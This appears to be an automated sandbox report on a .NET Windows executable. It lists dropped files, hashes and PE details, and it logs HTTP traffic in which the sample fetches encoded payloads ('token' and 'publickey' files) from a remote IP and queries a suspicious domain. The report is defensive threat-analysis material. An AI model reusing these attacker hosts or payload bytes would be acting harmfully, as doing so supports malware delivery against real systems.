Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1270571" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER343.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Nov 25 23:00:36 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	265465
Entropy (8bit):	4.033325209537863
Encrypted:	false
SSDEEP:	3072:cW5Eyjd+pSH0Nm9gIOgF5vUosoYo0WUCgUqOYD:cW5+py089RpD8mYo/Tj
MD5:	61DEC122981DCBAF67F08434AC469B4A
SHA1:	0A6176FB439D97D67B6BB2FB35E1389297257695
SHA-256:	EA7D144F9261ED3EF91EC2C581E1C1DCFF59D4C35A4B72BA162EE0D7F0D749D0
SHA-512:	65363992A31A8DCB06C79F5D6AE9D77EC54674BE389A32E901374A7BD485F650AA1586CC52F513EFB51901094523D1C4290428F2D74940751C14569B08415B5C
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....a.....D.....X.....<....#.....*...Q.....`.....8.....T.....6.....T#.....@%.....U.....B.....%... ...GenuineIntelW.....T.....a.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.268220487373255
Encrypted:	false
SSDEEP:	12288:nYwMHc2yn+SCXqM+mxefKlphce5T7h0MMOb9PeLcuD7ZowN8EwDo3uu/:YwMHc2yn+SCXqM+BYto/
MD5:	B5F6B82A5212B44A94CBE12A338DB812
SHA1:	CC1A390F17462BB005F4896918345FB4BC15204B
SHA-256:	C8611DE05BEFFE985DEA2AE15A55989FBBD0BA83419F7374DCF107C8AF90C203
SHA-512:	17C27C5E40BF78B2CE94433A44730705CA78935F1440AA51E19CDE6473B5B6054F7A7BC3FD4E28328C901A5407BEC4D08637717679BF014BA1A8D9D4B592F032
Malicious:	false
Reputation:	low
Preview:	regfQ...Q...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm...=P..... ....`..... .....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.807504640723351

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Encrypted:	false
SSDEEP:	384:5UF5TZrdxdXD5FQp8XXQnGOf2o/Pmxwpm5GjZmGmBDTTmb5NGUtYbm:S7Nr1XDQpl1f2o2xwpaWmGmpTmVNGUYb
MD5:	7D4E158A3C81C4432E34E07591F31C8E
SHA1:	7DFADAD40FC3098F78C9E2730C47F3353C3305F6
SHA-256:	45734C12A12E5C99B6CCDE171BF321CECE88FDC91D8815A59E54979093969C18
SHA-512:	366F38879BBF7B422E4EAFAA43789864E98B15E5CAA73891E0415FB5C6DFF42ED086C3CC8E81A64A9ACD4AB6C88ED522A689BFA390EAB71BFD7B1F1928F74055
Malicious:	false
Reputation:	low
Preview:	regfP...P...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm...=P..... .....`HvLE.^.....P.....7..$..9..r.|..... ..hbin.....p.\.,.....nk,.R..=P..... .....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk .R..=P..... .....P..... .....Z.....Root.....lf.....Root....nk .R..=P.....}..... .....*.....DeviceCensus.....vk.....WritePermissionsCheck...

\Device\ConDrv	
Process:	C:\Users\user\Desktop\W7UbgU8x18.exe
File Type:	ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	1306
Entropy (8bit):	4.990885062259935
Encrypted:	false
SSDEEP:	24:15wG4C4iWonzpwXWonz6OZkZWGO8sOZcTGpmmwhfoswDEkrl6eR1S1ZRpzZHVwre:sGr4iWozQWozLk8cJE5hfSlz91ZRpse
MD5:	7685F6A27382549A35DF3EDA62761724
SHA1:	50D09D93E5BD99DDA67FDBC0661AFBABFC2CDA13
SHA-256:	02DC0D80E62CBEC6C231EA3AE11D32F585D558978E46D2AB533A53F87D538B7F
SHA-512:	F3C44E4BD8123B09BF51A9C2983237F8F1C3D36F1A4CBDD9BC1CF65B0AD8426C778C02DB604D7EB20AA3100A5740C981CDF8D6413DA2B47129EF669F300525
Malicious:	false
Reputation:	low
Preview:	.Unhandled Exception: System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---> System.ArgumentException: Process with an Id of 4896 is not running... at System.Diagnostics.Process.GetProcessById(Int32 processId, String machineName).. at System.Diagnostics.Process.GetProcessById(Int32 processId).. at fixedhost.modulation.d1TYC4A1(String path, String cmd, Byte[] data, Boolean d7W15ADW2).. at fixedhost.modulation.cookie(String path, String cmd, Byte[] data).. --- End of inner exception stack trace ---.. at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor).. at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments).. at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture).. at System.RuntimeType.InvokeMember(String name, Bind

Static File Info

General

File type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.673644197618154
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	W7UbgU8x18.exe
File size:	24064
MD5:	01f140fea9669403791fb89c47138d69
SHA1:	c4278cf25da52adc05f4d2161a11c7b96928ccea
SHA256:	f135fdb20bb785afb947173d0bbfdfedd1ce5b8c4907f6aa37e9a9a706d8a1db
SHA512:	e0b76497aaea31d9915a65eeec2dcdc33ca7ca99377a12b1341a61733869438c02b74e5b09e52b899846e24e675c5eac17c6d940350ac2edf51c53e4a5fab8b9
SSDEEP:	384:6ARfkJGzRvrQRkKA4rsf1t2kV5qSaciCjFortND8QobS58/pJbouSbx0Ci3HzKQC:jfkJGzFrQ/Bajf57iBDuf/pJbouSbyCp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...p2....."...0..T.....*r... .....@.. .....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40722a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xCB1B3270 [Fri Dec 24 07:40:32 2077 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5230	0x5400	False	0.393322172619	data	4.77599367946	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8000	0x5d8	0x600	False	0.430989583333	data	4.17289736273	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 15:02:07.988897085 CET	192.168.2.5	8.8.8.8	0x1da	Standard query (0)	odin.mk-host.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 15:02:08.120956898 CET	8.8.8.8	192.168.2.5	0x1da	No error (0)	odin.mk-host.com		209.205.200.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 194.85.248.219

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49722	194.85.248.219	80	C:\Users\user\Desktop\W7UbgU8x18.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:00:19.131431103 CET	253	OUT	GET /token_ta992i.txt HTTP/1.1 Host: 194.85.248.219 Connection: Keep-Alive
Nov 25, 2021 15:00:19.160027981 CET	254	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Wed, 24 Nov 2021 19:04:41 GMT Accept-Ranges: bytes ETag: "55b9ce2266e1d71:0" Server: Microsoft-IIS/10.0 Date: Thu, 25 Nov 2021 14:00:18 GMT Content-Length: 442789 Data Raw: 12 22 10 39 08 2d 28 34 26 3b 24 28 39 7d 7d 7d 79 4b 49 39 18 30 12 24 36 2b 34 3c 29 6d 6d 6d 37 15 00 09 28 0d 04 14 06 1b 04 0c 19 5d 5d 5d 37 05 10 19 38 1d 14 04 16 0b 14 1c 09 4d 4d 4d 47 75 60 69 48 6d 64 74 66 7b 64 6c 79 3d 3d 3d 71 65 70 79 58 7d 01 43 42 4d 01 7c 5c 2d 02 22 6f 76 66 4a 7d 41 35 7d 51 5d 6d 7d 7b 25 1e 2b 55 69 28 76 5a 71 53 71 5e 4d 5b 75 6a 21 79 3a c2 a2 c2 b7 c2 a3 c2 81 c2 93 c2 bf c2 a7 c2 8c c2 83 c2 ad c3 91 c2 8a c2 99 c3 ab c2 88 c3 9b c2 84 c2 a1 c3 88 c2 ac c2 90 c2 bb c3 84 c2 93 c2 ad c2 ad c2 a0 c2 88 c2 ac c3 bd c2 9c c3 a7 c2 ac c2 95 c2 80 c2 89 c2 a8 c2 8d c2 84 c2 94 c2 86 c2 9b c2 87 c2 9c c2 8a c3 8d c3 9d c3 9d c2 a2 c2 85 c2 94 c2 9c c2 b8 c2 9f c2 9c c2 94 c2 bc c3 b8 c2 90 c2 9c c2 89 c3 8d c3 8d c3 8d c3 87 c3 b5 c3 a0 c3 a9 c3 88 c3 a3 c3 a4 c3 b4 c3 a6 c3 9d c3 a0 c3 a1 c3 b9 c2 ad c2 8f c2 bd c3 97 c3 a2 c3 96 c3 bc c3 98 c3 bd c3 b4 c3 ac c3 b6 c3 ab c3 b4 c3 bc c3 a9 c2 ad c2 ad c2 ad c3 b6 c3 ba c3 98 c3 8c c3 a8 c3 8d c3 84 c3 b2 c3 86 c3 9b c3 84 c3 8c c3 99 c2 9d c2 9d c2 9d c3 b7 c3 85 c3 93 c3 99 c3 b8 c3 9d c3 94 c3 a2 c3 96 c3 8b c3 94 c3 9c c3 89 c2 ab c2 8d 72 05 36 21 2e 09 2e 25 3b 27 38 25 2f 38 7e 7c 62 16 26 31 3e 19 3e 30 2b 37 1e 35 3b 28 48 6c 52 26 16 01 0e 29 0e 0d 1b 17 10 11 0b 18 5d 5c 42 36 05 1 1 1e 39 1e 15 0b 13 08 15 1b 0c 4e 4c 32 46 76 61 6e 49 6d 65 7b 67 78 65 6b 78 3e 3c 22 56 66 71 7e 59 70 4c 1b 77 5e 76 6a 68 2e 2c 12 66 5e 41 4b 69 4c 45 5c 47 58 45 4b 58 1e 1c 02 76 46 51 5e 79 5e 55 4b 57 48 55 5b 48 0e 0c c3 b2 c2 86 c2 bc c2 a1 c2 ab c2 89 c2 ae c2 93 c2 bb c2 a7 c2 b8 c2 a5 c2 ab c2 b8 c3 be c3 bc c3 a2 c2 96 c2 a6 c2 b1 c2 be c2 99 c2 be c2 b5 c2 ab c2 b7 c2 a8 c2 b5 c2 bb c2 a8 c3 ae c3 ac c3 92 c2 a6 c2 96 c2 81 c2 8e c2 a9 c2 8e c2 85 c2 9b c2 87 c2 98 c2 85 c2 8b c2 98 c3 9e c3 9c c3 82 c2 b6 c2 86 c2 91 c2 9e c2 b9 c2 9e c2 95 c2 8b c2 97 c2 88 c2 95 c2 9b c2 88 c3 8e c3 8c c2 b2 c3 86 c3 b6 c3 a1 c3 ae c3 89 c3 ae c3 a5 c3 bb c3 a7 c3 b8 c3 a5 c3 ab c3 b0 c2 be c2 bc c2 a2 c3 94 c3 a6 c3 b1 c3 be c3 99 c3 be c3 b5 c3 ab c3 b7 c3 a8 c3 b5 c3 bb c3 a8 c2 ae c2 ac c2 92 c3 a4 c3 94 c3 81 c3 8e c3 a9 c3 8a c3 a3 c3 9b c3 87 c3 98 c3 85 c3 8b c3 98 c2 9e c2 9c c2 82 c3 b6 c3 86 c3 91 c3 9e c3 b9 c3 9c c2 a1 c2 ba c3 8c c3 91 c3 bc c2 aa c3 88 c2 8e 73 73 16 30 3e 2a 0a 2f 2a 1c 24 39 22 2a 2d 7f 6f 63 15 27 3e 3f 1a 3f 3a 2a 34 29 32 3a 2b 6f 53 53 25 17 06 0f 2a 0d 0a 1a 04 1f 02 3e 39 70 4c 7b 2d 31 16 1f 3a 1d 1a 0d 14 09 12 1a 2d 4f 3f 33 45 77 7e 6f 4a 6f 69 5a 64 4f 62 6a 7b 3f 23 23 55 67 76 7f 5a 7f 7a 6a 74 69 71 7a 6b 2f 10 13 68 78 4d 62 49 49 32 71 44 59 42 46 5b 1f 03 03 75 4d 56 5a 7a 5f 5a 48 54 49 52 5a 53 0f c3 bf c3 b3 c2 85 c2 b7 c2 a6 c2 af c2 8a c2 af c2 aa c2 ba c2 a4 c2 b9 c2 a2 c2 aa c2 bb c3 bf c3 a3 c3 a3 c2 85 c2 a7 c2 b6 c2 bf c2 8a c2 99 c2 ba c2 aa c2 b4 c2 a9 c2 b2 c2 ba c2 a b c3 af c3 93 c3 93 c2 a5 c2 97 c2 86 c2 8f c2 aa c2 8f c2 8a c2 9a c2 84 c2 99 c2 82 c2 ac c2 be c3 b9 c3 8f c3 83 c2 b5 c2 87 c2 96 c2 9f c2 ba c2 9b c2 bc c2 8a c2 94 c2 89 c2 92 c2 98 c2 8b c3 8f c2 a7 c2 b3 c3 ab c3 bf c2 9f c3 ad c3 8a c3 ab c3 91 c3 96 c3 a4 c3 b9 c3 a2 c3 af c3 bb c2 bf c2 a3 c2 a3 c3 93 c3 b7 c3 b6 c3 bf c3 99 c3 99 c3 ba c3 aa c3 b4 c3 a9 c3 b2 c3 ba c3 ab c2 af c2 93 c2 93 c3 a5 c3 97 c3 86 c3 8f c3 aa c3 8f c3 8a c3 9a c3 84 c3 99 c3 Data Ascii: "9-(4&;${9}}}yKI90$6+4<)mmm7(]]]78MMMGu`iHmdtf{dly===qepyX}CBM|\-"ovfJ}A5}Q]m}{%+Ui(vZqSq^M[uj!y:r6!..%;'8%/8~|b&1>>0+75;(HlR&)]\B69NL2FvanIme{gxekx><"Vfq~YpLw^vjh.,f^AKiLE\GXEKXvFQ^y^UKWHU[Hss0>*/*$9"*-oc'>??:*4)2:+oSS%*>9pL{-1:-O?3Ew~oJoiZdObj{?##UgvZzjtiqzk/hxMbII2qDYBF[uMVZz_ZHTIRZS
Nov 25, 2021 15:00:19.393758059 CET	713	OUT	GET /publickey.txt HTTP/1.1 Host: 194.85.248.219

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:00:19.421961069 CET	714	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Fri, 29 Oct 2021 16:21:13 GMT Accept-Ranges: bytes ETag: "cb9899fde0ccd71:0" Server: Microsoft-IIS/10.0 Date: Thu, 25 Nov 2021 14:00:18 GMT Content-Length: 116559 Data Raw: 12 22 10 39 08 2d 28 34 26 3b 24 28 39 7d 7d 7d 79 4b 49 39 18 30 12 24 36 2b 34 3c 29 6d 6d 6d 37 15 00 09 28 0d 04 14 06 1b 04 0c 19 5d 5d 5d 37 05 10 19 38 1d 14 04 16 0b 14 1c 09 4d 4d 4d 47 75 60 69 48 6d 64 74 66 7b 64 6c 79 3d 3d 3d 71 65 70 79 58 7d 01 43 42 4d 01 7c 5c 2d 02 22 6f 76 66 4a 7d 41 35 7d 51 5d 6d 7d 7b 25 1e 2b 55 69 28 76 5a 71 53 71 5e 4d 5b 75 6a 21 79 3a c2 a2 c2 b7 c2 a3 c2 81 c2 93 c2 bf c2 a7 c2 8c c2 83 c2 ad c3 91 c2 8a c2 99 c3 ab c2 88 c3 9b c2 84 c2 a1 c3 88 c2 ac c2 90 c2 bb c3 84 c2 93 c2 ad c2 ad c2 a0 c2 88 c2 ac c3 bd c2 9c c3 a7 c2 ac c2 95 c2 80 c2 89 c2 a8 c2 8d c2 84 c2 94 c2 86 c2 9b c2 87 c2 9c c2 8a c3 8d c3 9d c3 9d c2 a2 c2 85 c2 94 c2 9c c2 b8 c2 99 c2 a6 c2 83 c2 ae c3 bd c2 a2 c2 9c c2 89 c3 8d c3 8d c3 8d c3 87 c3 b5 c3 a0 c3 a9 c3 88 c3 a3 c3 a4 c3 b4 c3 a3 c3 93 c3 a0 c3 a1 c3 b9 c2 aa c2 bd c2 bd c3 97 c3 aa c3 86 c3 b9 c3 98 c3 bd c3 b4 c3 a2 c3 b6 c3 ab c3 b4 c3 bc c3 a9 c2 ad c2 ad c2 ad c3 9c c3 a2 c3 b2 c3 89 c3 a8 c3 8d c3 84 c3 b2 c3 86 c3 9b c3 84 c3 8c c3 99 c2 9d c2 99 c2 9d c3 b7 c3 85 c3 93 c3 99 c3 b8 c3 9d c3 94 c3 a2 c3 96 c3 8b c3 94 c3 9c c3 89 c2 ab c2 8d 72 05 36 21 2e 09 2e 25 3b 27 38 25 2d 38 7e 7c 62 16 26 31 3e 19 3e 36 2b 37 38 35 3b 28 48 6c 52 26 16 01 0e 29 0e 09 1b 1f 10 11 0b 18 5d 5c 42 36 05 1 1 1e 39 1e 15 0b 13 08 15 1b 0c 4e 4c 32 46 76 61 6e 49 6d 65 7b 67 78 65 6b 78 3e 3c 22 56 66 71 7e 59 76 70 1d 77 68 76 76 68 2e 2c 12 66 56 41 4d 69 42 73 5e 47 58 45 4b 58 1e 1c 02 76 46 51 5e 79 5e 55 4b 57 48 55 5b 48 0e 0c c3 b2 c2 86 c2 b4 c2 a1 c2 ad c2 89 c2 ae c2 93 c2 bb c2 a7 c2 b8 c2 a5 c3 9a c3 92 c3 88 c3 bc c3 a2 c2 9f c2 a6 c2 b1 c2 be c2 99 c2 be c2 b5 c2 ab c2 b7 c2 a8 c2 b5 c2 bb c2 a8 c3 ae c3 ac c3 92 c2 a6 c2 96 c2 81 c2 8e c2 a9 c2 8e c2 85 c2 9b c2 87 c2 98 c2 85 c2 8b c2 98 c3 9e c3 9c c3 82 c2 b6 c2 86 c2 91 c2 9e c2 b9 c2 9e c2 95 c2 8b c2 97 c2 88 c2 95 c2 9b c2 88 c3 8e c3 8c c2 b2 c3 86 c3 b6 c3 a1 c3 ae c3 89 c3 ae c3 a5 c3 bb c3 a7 c3 b8 c3 a5 c3 ab c3 b0 c2 be c2 bc c2 a2 c3 94 c3 a6 c3 b1 c3 be c3 99 c3 be c3 b5 c3 ab c3 b7 c3 a8 c3 b5 c3 bb c3 a8 c2 ae c2 ac c2 92 c3 a4 c3 94 c3 81 c3 8e c3 a9 c3 8a c3 a3 c3 9b c3 87 c3 98 c3 85 c3 8b c3 98 c2 9e c2 9c c2 82 c3 b6 c3 86 c3 91 c3 9e c3 b9 c3 9c c2 a1 c2 ba c3 8c c3 91 c3 bc c2 aa c3 88 c2 8e 73 73 75 38 14 2f 0a 2f 2a 1c 24 39 22 2a 49 7f 63 63 15 27 3e 3f 1a 3f 3a 2a 34 29 32 3a 2b 6f 53 53 25 17 06 0f 2a 0d 0a 1a 04 1f 02 3e 39 70 4c 7b 2d 31 16 1f 3a 13 2c 0f 14 09 12 1a 0b 4f 37 33 45 77 76 6f 4a 6f 6f 5e 64 79 62 6a 7b 3f 23 23 55 67 76 7f 5a 7f 7a 6a 74 69 71 7a 6b 2f 10 13 68 78 4d 62 49 49 32 71 44 59 42 46 5b 1f 03 03 75 45 56 5c 7a 5f 5a 48 54 49 52 5a 3e 29 c3 b3 c3 b3 c2 85 c2 b7 c2 a6 c2 af c2 8a c2 af c2 aa c2 ba c2 a4 c2 b9 c2 a2 c2 aa c2 bb c3 bf c3 a3 c3 a3 c2 85 c2 a7 c2 b6 c2 bf c2 8a c2 99 c2 ba c2 aa c2 b4 c2 a9 c2 b2 c2 ba c2 ab c3 af c3 93 c3 93 c2 a5 c2 97 c2 86 c2 8f c2 aa c2 8f c2 8a c2 9a c2 84 c2 99 c2 80 c2 bc c3 b1 c3 a9 c3 83 c3 83 c2 b5 c2 87 c2 96 c2 9f c2 ba c2 9b c2 bc c2 8a c2 94 c2 89 c2 92 c2 98 c2 8b c3 8f c2 a7 c2 b3 c3 ac c3 be c3 94 c3 af c3 8a c3 af c3 93 c3 a2 c3 a4 c3 b9 c3 a2 c3 a9 c3 bb c2 bf c2 a3 c2 a3 c3 95 c3 a7 c3 b6 c3 bf c3 9a c3 b4 c3 bf c3 bf c3 b4 c3 a9 c3 b0 c2 8b c3 a0 c2 bf c2 93 c2 93 c3 a5 c3 97 c3 86 c3 8f c3 aa c3 8f c3 8a c3 9a c3 84 c3 99 c3 Data Ascii: "9-(4&;${9}}}yKI90$6+4<)mmm7(]]]78MMMGu`iHmdtf{dly===qepyX}CBM|\-"ovfJ}A5}Q]m}{%+Ui(vZqSq^M[uj!y:r6!..%;'8%-8~|b&1>>6+785;(HlR&)]\B69NL2FvanIme{gxekx><"Vfq~Yvpwhvvh.,fVAMiBs^GXEKXvFQ^y^UKWHU[Hssu8//*$9"*Icc'>??:*4)2:+oSS%*>9pL{-1:,O73EwvoJoo^dybj{?##UgvZzjtiqzk/hxMbII2qDYBF[uEV\z_ZHTIRZ>)
Nov 25, 2021 15:00:21.621463060 CET	969	OUT	GET /token_ta992i.txt HTTP/1.1 Host: 194.85.248.219
Nov 25, 2021 15:00:21.650618076 CET	971	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Wed, 24 Nov 2021 19:04:41 GMT Accept-Ranges: bytes ETag: "55b9ce2266e1d71:0" Server: Microsoft-IIS/10.0 Date: Thu, 25 Nov 2021 14:00:21 GMT Content-Length: 442789 Data Raw: 12 22 10 39 08 2d 28 34 26 3b 24 28 39 7d 7d 7d 79 4b 49 39 18 30 12 24 36 2b 34 3c 29 6d 6d 6d 37 15 00 09 28 0d 04 14 06 1b 04 0c 19 5d 5d 5d 37 05 10 19 38 1d 14 04 16 0b 14 1c 09 4d 4d 4d 47 75 60 69 48 6d 64 74 66 7b 64 6c 79 3d 3d 3d 71 65 70 79 58 7d 01 43 42 4d 01 7c 5c 2d 02 22 6f 76 66 4a 7d 41 35 7d 51 5d 6d 7d 7b 25 1e 2b 55 69 28 76 5a 71 53 71 5e 4d 5b 75 6a 21 79 3a c2 a2 c2 b7 c2 a3 c2 81 c2 93 c2 bf c2 a7 c2 8c c2 83 c2 ad c3 91 c2 8a c2 99 c3 ab c2 88 c3 9b c2 84 c2 a1 c3 88 c2 ac c2 90 c2 bb c3 84 c2 93 c2 ad c2 ad c2 a0 c2 88 c2 ac c3 bd c2 9c c3 a7 c2 ac c2 95 c2 80 c2 89 c2 a8 c2 8d c2 84 c2 94 c2 86 c2 9b c2 87 c2 9c c2 8a c3 8d c3 9d c3 9d c2 a2 c2 85 c2 94 c2 9c c2 b8 c2 9f c2 9c c2 94 c2 bc c3 b8 c2 90 c2 9c c2 89 c3 8d c3 8d c3 8d c3 87 c3 b5 c3 a0 c3 a9 c3 88 c3 a3 c3 a4 c3 b4 c3 a6 c3 9d c3 a0 c3 a1 c3 b9 c2 ad c2 8f c2 bd c3 97 c3 a2 c3 96 c3 bc c3 98 c3 bd c3 b4 c3 ac c3 b6 c3 ab c3 b4 c3 bc c3 a9 c2 ad c2 ad c2 ad c3 b6 c3 ba c3 98 c3 8c c3 a8 c3 8d c3 84 c3 b2 c3 86 c3 9b c3 84 c3 8c c3 99 c2 9d c2 9d c2 9d c3 b7 c3 85 c3 93 c3 99 c3 b8 c3 9d c3 94 c3 a2 c3 96 c3 8b c3 94 c3 9c c3 89 c2 ab c2 8d 72 05 36 21 2e 09 2e 25 3b 27 38 25 2f 38 7e 7c 62 16 26 31 3e 19 3e 30 2b 37 1e 35 3b 28 48 6c 52 26 16 01 0e 29 0e 0d 1b 17 10 11 0b 18 5d 5c 42 36 05 1 1 1e 39 1e 15 0b 13 08 15 1b 0c 4e 4c 32 46 76 61 6e 49 6d 65 7b 67 78 65 6b 78 3e 3c 22 56 66 71 7e 59 70 4c 1b 77 5e 76 6a 68 2e 2c 12 66 5e 41 4b 69 4c 45 5c 47 58 45 4b 58 1e 1c 02 76 46 51 5e 79 5e 55 4b 57 48 55 5b 48 0e 0c c3 b2 c2 86 c2 bc c2 a1 c2 ab c2 89 c2 ae c2 93 c2 bb c2 a7 c2 b8 c2 a5 c2 ab c2 b8 c3 be c3 bc c3 a2 c2 96 c2 a6 c2 b1 c2 be c2 99 c2 be c2 b5 c2 ab c2 b7 c2 a8 c2 b5 c2 bb c2 a8 c3 ae c3 ac c3 92 c2 a6 c2 96 c2 81 c2 8e c2 a9 c2 8e c2 85 c2 9b c2 87 c2 98 c2 85 c2 8b c2 98 c3 9e c3 9c c3 82 c2 b6 c2 86 c2 91 c2 9e c2 b9 c2 9e c2 95 c2 8b c2 97 c2 88 c2 95 c2 9b c2 88 c3 8e c3 8c c2 b2 c3 86 c3 b6 c3 a1 c3 ae c3 89 c3 ae c3 a5 c3 bb c3 a7 c3 b8 c3 a5 c3 ab c3 b0 c2 be c2 bc c2 a2 c3 94 c3 a6 c3 b1 c3 be c3 99 c3 be c3 b5 c3 ab c3 b7 c3 a8 c3 b5 c3 bb c3 a8 c2 ae c2 ac c2 92 c3 a4 c3 94 c3 81 c3 8e c3 a9 c3 8a c3 a3 c3 9b c3 87 c3 98 c3 85 c3 8b c3 98 c2 9e c2 9c c2 82 c3 b6 c3 86 c3 91 c3 9e c3 b9 c3 9c c2 a1 c2 ba c3 8c c3 91 c3 bc c2 aa c3 88 c2 8e 73 73 16 30 3e 2a 0a 2f 2a 1c 24 39 22 2a 2d 7f 6f 63 15 27 3e 3f 1a 3f 3a 2a 34 29 32 3a 2b 6f 53 53 25 17 06 0f 2a 0d 0a 1a 04 1f 02 3e 39 70 4c 7b 2d 31 16 1f 3a 1d 1a 0d 14 09 12 1a 2d 4f 3f 33 45 77 7e 6f 4a 6f 69 5a 64 4f 62 6a 7b 3f 23 23 55 67 76 7f 5a 7f 7a 6a 74 69 71 7a 6b 2f 10 13 68 78 4d 62 49 49 32 71 44 59 42 46 5b 1f 03 03 75 4d 56 5a 7a 5f 5a 48 54 49 52 5a 53 0f c3 bf c3 b3 c2 85 c2 b7 c2 a6 c2 af c2 8a c2 af c2 aa c2 ba c2 a4 c2 b9 c2 a2 c2 aa c2 bb c3 bf c3 a3 c3 a3 c2 85 c2 a7 c2 b6 c2 bf c2 8a c2 99 c2 ba c2 aa c2 b4 c2 a9 c2 b2 c2 ba c2 a b c3 af c3 93 c3 93 c2 a5 c2 97 c2 86 c2 8f c2 aa c2 8f c2 8a c2 9a c2 84 c2 99 c2 82 c2 ac c2 be c3 b9 c3 8f c3 83 c2 b5 c2 87 c2 96 c2 9f c2 ba c2 9b c2 bc c2 8a c2 94 c2 89 c2 92 c2 98 c2 8b c3 8f c2 a7 c2 b3 c3 ab c3 bf c2 9f c3 ad c3 8a c3 ab c3 91 c3 96 c3 a4 c3 b9 c3 a2 c3 af c3 bb c2 bf c2 a3 c2 a3 c3 93 c3 b7 c3 b6 c3 bf c3 99 c3 99 c3 ba c3 aa c3 b4 c3 a9 c3 b2 c3 ba c3 ab c2 af c2 93 c2 93 c3 a5 c3 97 c3 86 c3 8f c3 aa c3 8f c3 8a c3 9a c3 84 c3 99 c3 Data Ascii: 